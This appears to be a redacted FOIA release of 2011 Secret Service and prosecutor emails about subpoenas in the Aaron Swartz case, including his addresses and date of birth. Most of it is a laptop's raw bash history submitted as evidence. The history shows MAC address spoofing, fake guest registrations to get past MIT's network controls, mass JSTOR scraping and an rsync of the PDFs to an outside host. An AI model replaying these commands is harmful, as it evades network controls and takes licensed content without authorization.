Attachments: (b)(6),(b)(7)(C) 2008 Arrest.pdf; (b)(6),(b)(7)(C) Booking.pdf

(b)(6),(b)(7)(C) lives at the same address as (b)(6),(b)(7)(C). Take a look at the attached booking and arrest report.

We need the subpoena and the additional information under one cover. Once you submit this info, we will be happy to comply with your request.

Kind regards,

(b)(6),(b)(7)(C)

(b)(3):Rule 6E Law Department | Contract Specialist

Extensions: (b)(6),(b)(7)(C)

Direct dial: (b)(6),(b)(7)(C)

Fax: (b)(3):Rule 6E

e-mail: (b)(6),(b)(7)(C)@ (b)(3):Rule 6E .com

This email is intended only for the use of the individual or entity to which it is addressed and may contain information that is privileged and confidential. If the reader of this email message is not the intended recipient, you are hereby notified that any dissemination, distribution, or copying of this communication is prohibited. If you have received this email in error, please notify the sender and destroy/delete all copies of the transmittal. Thank you

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@ussc.dhs.gov]
Sent: Monday, February 28, 2011 3:13 PM
To: Subpoena, Mail
Subject: FW: Aaron Swartz

Please read attached document:

In reference to the Grand Jury Subpoena originally faxed from the office of AUSA Stephen Heymann on February 2nd, 2011, please provide all records pertaining to (b)(3):Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses

(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:
(b)(6),(b)(7)(C)@ussc.dhs.gov

(b)(6),(b)(7)(C)

U.S. Secret Service
10 Causeway Street
Suite (b)(6),(b)(7)(C)
Boston, MA
Fax: 617-565-5659

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 4:10 PM
To: 'subpoenamail@ (b)(3):Rule 6E .com'
Subject: FW: Aaron Swartz

Please read attached document:

In reference to the Grand Jury Subpoena originally faxed from the office of AUSA Stephen Heymann on February 2nd, 2011, please provide all records pertaining to (b)(3):Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses

(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

(b)(6),(b)(7)(C) @uss.dhs.gov

U.S. Secret Service
10 Causeway Street
Suite (b)(6),(b)(7)(C)
Boston, MA

Fax: 617-565-5659

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 3:46 PM
To: 'subpoenamail@ (b)(3):Rule .com'
Subject: Aaron Swartz

Please provide all records pertaining to (b)(3):Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses

(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

(b)(6),(b)(7)(C) @ussc.dhs.gov

(b)(6),(b)(7)(C)

U.S. Secret Service
10 Causeway Street
Suite (b)(6),
Boston, MA
Fax: 617-565-5659

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

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From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov]
Sent: Monday, February 28, 2011 3:13 PM
To: Subpoena, Mail
Subject: FW: Aaron Swartz

Please read attached document:

In reference to the Grand Jury Subpoena originally faxed from the office of AUSA Stephen Heymann on February 2nd, 2011, please provide all records pertaining to (b)(3);Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses
(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:
(b)(6),(b)(7)(C)@uss.s.dhs.gov

U.S. Secret Service
10 Causeway Street
Suite (b)(6),
Boston, MA
Fax: 617-565-5659

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 4:10 PM
To: 'subpoenamail@ (b)(3);Rule 6E .com'
Subject: FW: Aaron Swartz

Please read attached document:

In reference to the Grand Jury Subpoena originally faxed from the office of AUSA Stephen Heymann on February 2nd, 2011, please provide all records pertaining to (b)(3);Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment [redacted] (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses

[redacted] (b)(6),(b)(7)(C)

1587, 15th Street
Apartment [redacted] (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

[redacted] @uss.dhs.gov
[redacted] (b)(6),(b)(7)(C)

U.S. Secret Service
10 Causeway Street
Suite [redacted] (b)(6),(b)(7)(C)
Boston, MA

Fax: 617-565-5659

[redacted] (b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

[redacted] (b)(6),(b)(7)(C)

From: [redacted] (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 3:46 PM
To: 'subpoenamail@[redacted] (b)(3);Rule [redacted] .com'
Subject: Aaron Swartz

Please provide all records pertaining to [redacted] (b)(3);Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment [redacted] (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses


[redacted] (b)(6),(b)(7)(C)

1587, 15th Street
Apartment [redacted] (b)(6),(b)(7)(C)


San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

 press.dhs.gov

U.S. Secret Service
10 Causeway Street
Suite 447
Boston, MA
Fax: 617-565-5659

 (b)(8), (b)(7)(C)

U.S. Secret Service
Boston Field Office

 (b)(8), (b)(7)(C)

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From: (b)(6),(b)(7)(C) @cambridgepolice.org>
Sent: Thursday, March 10, 2011 1:25 PM
To: (b)(6),(b)(7)(C) (BOS); Heymann, Stephen (USAMA)
Subject: RE: (b)(3);Rule

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov]
Sent: Thursday, March 10, 2011 1:21 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C)
Subject: (b)(3);Rule

I just went through my files. I have not received a return from (b)(3);Rule 6E

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)
(C)

(b)(6),(b)(7)
(C)

Special Agent
U.S. Secret Service
San Francisco Field Office

Office: (b)(6),(b)(7)(C)
Desk:
Fax: 415-744-9051

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To: (b)(6),(b)(7)(C) @cert.org>
Subject: RE: bash history of Acer involved with MIT hack and downloading from JSTOR

Do you mind if we have a conference call with the AUSA.

AUSA Heymann P Stephen
Chief Appellate and Computer Crime Section

(b)(6),(b)(7)(C) @usdoj.gov
Work
Cell

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (mailto:(b)(6),(b)(7)(C)@cert.org).
Sent: Wednesday, March 09, 2011 9:56 AM
To: (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C)
Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Do you have some time today that we can go over the questions you have on the bash history listed below and keepgrabbing python script?

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) @uss.dhs.gov>
Date: Tue, 8 Mar 2011 17:24:05 -0500
To: (b)(6),(b)(7)(C) @cert.org>
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Special Agent
U.S. Secret Service
(b)(6),(b)(7)(C) (Desk)
(b)(6),(b)(7)(C) (Mobile)
412-268-6228 (Fax)

From: (b)(6),(b)(7)(C) (BOS)
To: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C) @cert.org; (b)(6),(b)(7)(C) @cert.org>
Sent: Tue Mar 08 17:21:53 2011
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the script keepgrabbing.py does?

(b)(6),(b)(7)(C)

Sent from Blackberry

From: [REDACTED] (BOS)
To: 'Heymann, Stephen (USAMA)' <[REDACTED]@usdoj.gov>
Cc: [REDACTED] (CID)
Sent: Wed Mar 02 17:31:13 2011
Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

```
cat .bash_history
rm .bash_history
screen -x
uptime
df -h
ls /mnt/pdfs/|wc -l
ls -f /mnt/pdfs/|wc -l
screen -x
cat .bash_history
ls
cat .ssh/known_hosts
whois ygi.as
uptime
curl www.jstor.org
links www.jstor.org/stable/838383
ls
mv 838383.pdf /mnt/pdfs/
screen -r
screen -x
curl jstor.org
curl -i www.jstor.org
curl -i www.jstor.org
sudo ifconfig wlan0 down
sudo dhclient -re
sudo dhclient -r
sudo ifconfig eth0 up
sudo dhclient
curl -i www.jstor.org
curl scripting.com
/sbin/ifconfig -a
curl scripting.com
ping 4.2.2.2
cat /etc/resolv.conf
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
cat /etc/resolv.conf
curl scriptng.com
curl www.google.com
curl -i www.jstor.org
```

```
/sbin/ifconfig -a
ping ghost-laptop.dyndns-free.com
ps ax | grep ip
/etc/init.d/ez-ipupdate
/etc/init.d/ez-ipupdate reload
sudo /etc/init.d/ez-ipupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
ez-ipupdate --help | less
sudo ez-ipupdate
sudo ez-ipupdate -i eth0
more /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf -i eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ls /mnt/ | wc -l
cd /mnt
ls
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
emacs /home/ghost/keepgrabbing.py
zile /home/ghost/keepgrabbing.py
~/keepgrabbing.py
touch foo
rm foo
cd ..
```



```
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
python serveblocks.py
python serveblocks.py 8092
bg
fg
ps ax | grep serve
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
bwm-ng
ls blocks/ | wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
ls blocks/ | wc -l
bwm-ng
ls blocks/ | wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
screen -x
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
```



```
cd /mnt/  
~/keepgrabbing.py  
0  
cd /mnt/  
~/keepgrabbing.py  
bg: ~/keepgrabbing.py  
cd /mnt/  
~/keepgrabbing.py  
bg  
bg: ~/keepgrabbing.py  
cd /mnt/  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/ke  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
cd /mnt  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/lks  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py  
bg  
~/keepgrabbing.py
```




```
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
screen -x
uptime
df -h
screen -r
screen -x
e
uptime
bwm-ng
df -h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
rsync -avz pdfs/ ghost-macbook.dyndns-free.com:/vol/pdfs
screen -f
screen -x
python
sudo easy_install pyoai
sudo apt-get install python-lxml
sudo easy_install pyoai
python
sudo easy_install --remove pyoai
```



```
easy_install --help
easy_install --help|less
sudo easy_install --remove pyoai
python
sudo easy_install pyoai
cd /usr/local/lib/python2.6/
ls
ls site-packages/
cd
ls
locate easy-install.pth
locate easy_install.pth
sudo easy_install pyoai
locate easy-install.pth
cd /usr/lib/python
ls
ls -a
cd ../python2.6
ls
easy_install --help
easy_install --help|less
python serveblocks.py
python serveblocks.py 8092
bg
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sleep 60
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyoai
sudo apt-get install python-setuptools
sudo apt-get update
sudo apt-get install python-setuptools
sudo apt-get upgrade
ez-ipupdate
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig eth0
ping 18.55.7.237
```

```
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate help
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-ipupdate
more /etc/ez-ipupdate/default.conf
sudo less /etc/ez-ipupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
cd /vol/pdfs/
ls
ls | less
python oaigrab.py
python -i oaigrab.py
cd /vol/
ls
cd muse.jhu.edu/
ls
cd content/oa/journals/
ls
cd social_text/
ls
cd v017/
ls
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
ls -lh uristograb.wget
grep pdf uristograb.wget
screen -x
man wget
cd /vol/
ls
wget -x -nc ~/uristograb.wget
wget -x -nc -i ~/uristograb.wget
sudo chown ghost .
wget -x -nc -i ~/uristograb.wget
wget -q -x -nc -i ~/uristograb.wget
wget -nv -x -nc -i ~/uristograb.wget
screen -x
emacs oaigrab.py
sudo apt-get install emacs23-nox
emacs oaigrab.py
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
```

```
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more uristograb2.wget
cd /vol/
wget -nv -x -nc -i ~/uristograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd /vol
wget -nv -x -nc -i ~/uristograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
ls
cp tograb.log /home/ghost/
ccd
cd
cd blocks/
ls | wc -l
cd ..
ls
mv tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help | less
split -l 100 tograb.log tograb.
ls
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help | less
split -a 5 -l 100 tograb.log tograb-
ls tograb *
wc -l
ls | wc -l
mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
/sbin/ifconfig -a
sudo dhclient
```

```

curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
cat logininfo
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl --interface eth0 10.72.0.47
ping -hel
ping -I eth0 10.72.0.47
/sbin/ifconfig -a
ping -I eth0 4.2.2.2
man ping
ping -I 10.2.55.120 4.2.2.2
sudo ping -I 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -I 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
ping -I eth0 4.2.2.2
sudo ping -I eth0 4.
sudo ping -I eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -I eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -I eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
man route
dnslp
dig www.yahoo.com
dig www.yahoo.com | grep "IN"

```

```
dig www.yahoo.com | grep "IN" | grep 10.72
echo 'dig www.yahoo.com | grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a | grep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 up
emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhclient
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig
dig x.dyndns-free.com
dig ns x.dyndns-free.com
cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.com
dig www.yahoo.com
links --help
links --help | grep inerf
links --help | grep Interf
lynx
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
dig @10.72.0.47 www.google.com
gnome-screensaver-
df
ping www.yahoo.com
echo 10.72.0.47 >> logininfo
dig --help
host --help
dig ns x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
```



```
ssh ghost-laptop.dyndns-free.org
ssh ghost-laptop.dyndns-free.com
ssh -help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl -interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
sudo dhclient eth0
sudo dhclient eth0
route
man route
route
sudo dhclient eth0
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14"
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl www.yahoo.com
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether 90:4c:e5:a0:c7:55
```



```
sudo ifconfig wlan0 up
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls | grep a.jp
ls | grep -v oxford
cd /vol

ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls
sudo kill 8185
sudo kill -9 8185
fg
cd bl
cd blocks/
ls
cd done/
ls | less
ls | head
more allpd00000009
more allpd00000009
more allpd000000009
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
ls | tail
more tograb-aaggu
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls | less
ls | grep -v pd | less
```

```
ls | grep blk | tail
more blk0000003629
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
cd
python
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
fg
ls /media/drive/pdfs*
c
w
/sbin/ifconfig -a
ssh 10.189.61.53
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
ssh 18.111.48.33
ls
more failedandneedtograd
cat failedandneedtograd | sed -e 's/.pdf/' | sort -u | head
cat failedandneedtograd | sed -e 's/.pdf/' | sort -u > failed-partial-clean
head failed-partial-clean > blocks/testfailed
/sbin/ifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedtograd
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
ps ax
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
```



```
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ls
screen -x
w
who am i
wc -l failed-clean
screen -x
|
ls
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u > failed-partial-clean
wc -l failedandneedtograb
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail
df -h
screen -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
grep 1978790241 *
screen -r
screen -x
links
ls
screen -x
ls blocks
ls
rm failedandneedtograb
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stiltograbx
split --help
split -a 5 -l 100 stiltograbx blocks/stillbk
ls blocks
fg
```

RIF


```
df -h
sudo umount /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ping 4.2.2.2
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ls
~/bin/sis pdfs | head
./sis pdfs | head
cd pdfs
./sis | xargs -i mv {} /vol/pdfs/
./sis . | xargs -i mv {} /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
ls
ls -l
more pdfs3.sis
tail pdfs3.sis
ls
more js3.lslR
less js3.lslR
ls -lh js3.lslR
fg
ls
ls -lh pdf2size-js4.dbm
wc -l js3.lslR
python
split -s 5 -l 100 30mblocks blocks/grp30m
cd /vol/sindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
curl protect.theinfo.org
links protect.theinfo.org
df
ps ax | grep part
ps ax
cd /media/
ls
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df -h
cd drive2
```



```
ls
ls -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm vol
sudo rm vol
sudo ln -s /media/drive2 vol
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
dhclient
sudo dhclient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a | less
sleep 600 && bell
bg
dhclient
sudo dhclient
df -h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhclic
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
```

```
df
cd /media/
ls
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
df
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
/sbin/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
ls
/sbin/ifconfig -a > mac
sudo ifconfig mac 91:4c:e5:a0:c7:55
fg
sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
man ifconfig
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a |grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
